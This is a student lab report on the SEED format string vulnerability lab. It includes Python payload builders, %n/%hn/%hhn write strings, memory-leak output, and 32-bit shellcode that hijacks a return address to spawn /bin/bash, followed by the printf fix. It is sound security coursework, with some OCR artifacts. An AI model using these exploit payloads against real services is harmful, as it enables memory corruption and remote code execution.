CIS 4626

P3 - Format String Vulnerability Lab

Tyler Fink (tdf22b)

Task 1 - Crashing the Program

I inputted a series of '%s' format strings. This causes the myprintf function to walk up the stack, treat the next value as a pointer and dereference it as a C-string. If the stack value is not a valid readable pointer, the dereferencing triggers a segmentation fault.

Task 2: Printing Out the Server Program's Memory

Task 2.A: Stack Data

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = b'ABCD'
content[0:4]  =  (number)#.to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
parts = [f"[{i}]=%{i}$08x" for i in range(1,150)]
s = (" ".join(parts)+ "\n")

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
~
~
~
"build_string.py" 26L, 726C                   17,15         All
```

I created a string that starts with the letters ABCD (Hex - 0x44434241). I then create a payload that gives indices the stack print outs using %x. This means all the outputs will look like [i] = 0x{whatever is at i}. I used the format string %{i}$08x to print the hex values on the stack. Breaking this down the %{i} gives the position in the stack and the $08x prints out the 8 bytes (32 bits) of the hex value at that stack location.

```
server-10.9.0.5 | ABCD[1]=11223344 [2]=00000000 [3]=08049db5 [4]=0000
0000 [5]=00000000 [6]=0000b96c [7]=ffffd258 [8]=08068576 [9]=080e5000
 [10]=ffffd368 [11]=08049f8a [12]=ffffd3a0 [13]=00000000 [14]=000000d
0 [15]=08049f47 [16]=00001000 [17]=080e5000 [18]=080e62d4 [19]=ffffd3
a0 [20]=00000000 [21]=080e9720 [22]=00001000 [23]=00000000 [24]=00000
000 [25]=00000000 [26]=00000000 [27]=00000000 [28]=00000000 [29]=0000
0000 [30]=00000000 [31]=00000000 [32]=00000000 [33]=00000000 [34]=000
00000 [35]=00000000 [36]=00000000 [37]=00000000 [38]=00000000 [39]=00
000000 [40]=00000000 [41]=00000000 [42]=00000000 [43]=00000000 [44]=0
0000000 [45]=00000000 [46]=00000000 [47]=00000000 [48]=00000000 [49]=
00000000 [50]=00000000 [51]=00000000 [52]=00000000 [53]=00000000 [54]
=00000000 [55]=00000000 [56]=00000000 [57]=00000000 [58]=00000000 [59
]=00000000 [60]=00000000 [61]=00000000 [62]=00000000 [63]=00000000 [6
4]=00000000 [65]=00000000 [66]=00000000 [67]=00000000 [68]=00000000 [
69]=00000000 [70]=00000000 [71]=00000000 [72]=00000000 [73]=00000000
[74]=00000000 [75]=34f27b00 [76]=080e5000 [77]=080e5000 [78]=ffffd988
 [79]=08049eff [80]=ffffd3a0 [81]=000005dc [82]=000005dc [83]=080e532
0 [84]=00000000 [85]=00000000 [86]=00000000 [87]=ffffda54 [88]=000000
00 [89]=00000000 [90]=00000000 [91]=000005dc [92]=44434241 [93]=3d5d3
15b [94]=30243125 [95]=5b207838 [96]=253d5d32 [97]=38302432 [98]=335b
```

Then from the %x dump I can see at position i = 92 in the stack the value ABCD is there in little endian hex form which is 44434241. So now I know the offset of my inputs are N = 92.

Task 2.A: Stack Data

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%92$s\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
~
~
~
~
"build_string.py" 25L, 664C                   17,5          All
```

I constructed the payload as such to print out the secret message at the known address of the secret message. At the beginning of the payload is the address of the secret message. Then I had to traverse through the stack to position 92 (where the address/input is) and use format string %s to print out the secret message.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd3a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd258
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 A secret message
```

From that input we got the output “A secret message” indicating we successfully exploited myprintf to print out the value of an address on the stack.

Task 3: Modifying the Server Program's Memory

Task 3.A: Change the value to a different value

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

number2 = 0x080e5069
content[4:8] = (number2).to_bytes(4,byteorder='little')

number4 = 0x080e506a
content[8:12] = (number4).to_bytes(4,byteorder='little')

number4 = 0x080e506b
content[12:16] = (number4).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%1000x%92$n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[16:20+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
"build_string.py" 34L, 907C                   26,10         All
```

I constructed the payload using the $n modifier which modifies the full 4 bytes and changes them to 1000 + 16 bytes in the payload before. I used %92 as the position argument because the variable is in the 92nd position on the stack. The variables value then changes to 1000 + 16 bytes which is 0x3f8 in hexadecimal. Which is then reflected in the output:

```
server-10.9.0.5 | The target variable's value (before): 0x
11223344
server-10.9.0.5 | hijk
```

```
                                    11223344The target variable's
value (after):  0x000003f8
```

Task 3.B: Change the value to 0x5000


```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

number2 = 0x080e5069
content[4:8] = (number2).to_bytes(4,byteorder='little')

number4 = 0x080e506a
content[8:12] = (number4).to_bytes(4,byteorder='little')

number4 = 0x080e506b
content[12:16] = (number4).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%20464x%92$n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[16:20+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
"build_string.py" 34L, 908C                    26,17         All
```

The input string I used stars with %20464. This is 0x5000 in decimal form MINUS the 16 bytes of addresses the come before the sequence. So this means 0x5000 = 20480, then minus the 16 bytes is 20480-16 = 20464 which is the number of bytes that will be written to the full 4 bytes at the address specified by the %92 which is the lowest position for the variable which allows us to write to the whole variable. When executed we get the following:

```
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hijk
```

```
          11223344The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3.C: Change the value to 0xAABBCCDD



```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

number2 = 0x080e5069
content[4:8] = (number2).to_bytes(4,byteorder='little')

number4 = 0x080e506a
content[8:12] = (number4).to_bytes(4,byteorder='little')

number4 = 0x080e506b
content[12:16] = (number4).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%154x%95$hhn%17x%94$hhn%17x%93$hhn%17x%92$hhn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[16:20+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
~
"build_string.py" 34L, 941C                    26,46         All
```

```
0.9.0.5 | Starting format
0.9.0.5 | The input buffer's address:    0xffa996b

0.9.0.5 | The secret message's address:  0x080b400

0.9.0.5 | The target variable's address: 0x080e506

0.9.0.5 | Waiting for user input ......
0.9.0.5 | Received 1496 bytes.
0.9.0.5 | Frame Pointer (inside myprintf):      0x

0.9.0.5 | The target variable's value (before): 0x

0.9.0.5 | hijk


                                        1122334408049
target variable's value (after):  0xe6e5dedd
0.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
0.9.0.5 | Got a connection from 10.9.0.1
0.9.0.5 | Starting format
0.9.0.5 | The input buffer's address:    0xffb803d

0.9.0.5 | The secret message's address:  0x080b400

0.9.0.5 | The target variable's address: 0x080e506

0.9.0.5 | Waiting for user input ......
0.9.0.5 | Received 1496 bytes.
0.9.0.5 | Frame Pointer (inside myprintf):      0x

0.9.0.5 | The target variable's value (before): 0x

0.9.0.5 | hijk


                                                112233
          0          8049db5                    0The t
riable's value (after):  0xaabbccdd
0.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

This string payload I had to locate each individual byte. Each byte is 1 off from each other so the addresses on the stack are 0x080e5068, then 5069, 506a, and 506b where 5068 is

the lowest byte. I start the payload by adjusting the highest byte. This byte must be aa. 0xaa = 170 then subtract the 16 bytes from all the addresses which is then 154. So I write 154 bytes using %154x. Then I target the 95th item on the stack which is the highest byte address of the variable. I use $hnn to only change this 1 byte. This changes 0x11223344 to 0xaa223344. Then I locate the second highest byte which is 0x080e506a. I need to write 0xbb to this location. 0xbb = 187. Then subtract the bytes in front of this to get the actual number of bytes written to this address. So, 187-154-16 = 17. So I write %17x to the location %94 and use $hhn to locate only 1 byte. I then repeat this process for the lower two bytes. 0xcc = 204 - 17 - 154 - 16 = 17. This is then written to the address at %93 which is the second lower byte. Making the variable now 0xaabbcc44. And then 0xdd is written to the lowest byte. To get the number of byte written its calculated by 0xdd = 221 - 154 - 17 - 17 - 16 = 17. And it is written to the lowest byte address using %hnn.

Task 4: Inject Malicious Code into the Server Program

Question 1: What are the memory addresses at the locations marked by 2 and 3?

```
server-10.9.0.5 | /bin/bash: *-: No such file or directory
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd3a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd258
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ^@@@\@@@
```

2: 0xffffd258 + 4 = 0xffffd25c

3: 0xffffd3a0

Question 2: How many %x format specifiers do we need to move the format string argument pointer to 3? Remember, the argument pointer starts from the location above 1.

We need 92 of them. We calculated this earlier from when we wanted to adjust the address that we put at the start of the buffer. This was used as our precision specifier.


```
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x
5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x
54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\x
ff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker          *
    "/bin/ls -l; echo '===== Success! ======='                   *"
    "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"    # Placeholder for argv[1] --> "-c"
    "CCCC"    # Placeholder for argv[2] --> the command string
    "DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

This is the shellcode that is put at the very end of the payload. This shellcode launches /bin/bash and uses -c to run the command that will output Success! If the payload is successful.


```
    "DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Initialize the content array
N = 1500
content = bytearray(0x90 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
start = N - len(shellcode)
content[start:] = shellcode

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("abcd").encode('latin-1')
addr1 = 0xffffd25e
addr2 = 0xffffd25c
content[0:4] = (addr1).to_bytes(4,byteorder='little')
content[4:8] = (addr2).to_bytes(4,byteorder='little')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%65527x%92$hn%54321x%93$hn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
~
                                                43,9          Bot
```

This is the payload I constructed. We put the address of the return address (ebp+4) on the stack first. We put the higher and lower 2 bytes as the addresses. First we write to the

higher two bytes of the return address. We write 0xffff. In decimal form this was 65535, but we had to subtract 8 from the 8 previous address bytes so it was 65535 - 8 = 65527. Then we use the precision specifier %92 to select the higher two byte address of the return address on the stack and write 0xffff using $hn which writes 2 bytes. Then for the lower two bytes we write 0xd3a0 + 144. 144 is a random number that is used to jump into the NOP sequence that will eventually run into the shellcode. This ended up being 54321 in decimal. We did not have to subtract for this because 0xffff > 0xd3a0 +144. So therefore we just write %54321x to the position %93 on the stack. %93 on the stack contains the lower address of the return address. To that we write the value 0xd3a0 + 144 using $hn. The return address is then successfully changed to 0xffffd3a0 which jumps into the NOP sequence inside of the buffer which eventually runs into the shellcode. This attack looks like this if successful:



Task 6: Fixing the Problem



This is the line where the compiler generates the warning when compiling.

```
// This line has a format-string vulnerability
printf("%s",msg);
```

Now by adding a format specifier we have a 1 to 1 relationship with format specifers and the variable “msg” we are trying to print.

```
[11/03/25]seed@VM:~/.../server-code$ make all
gcc -DBUF_SIZE=208 -z execstack  -static -m32 -o format-32 format.
c
gcc -DBUF_SIZE=208 -z execstack  -o format-64 format.c
[11/03/25]seed@VM:~/.../server-code$
```

Now the program complies with no warning.

```
[illegible]
[illegible]/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'
*AAAABBBBCCCCDDDDThe target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

The attack no longer works. We get the returned properly message.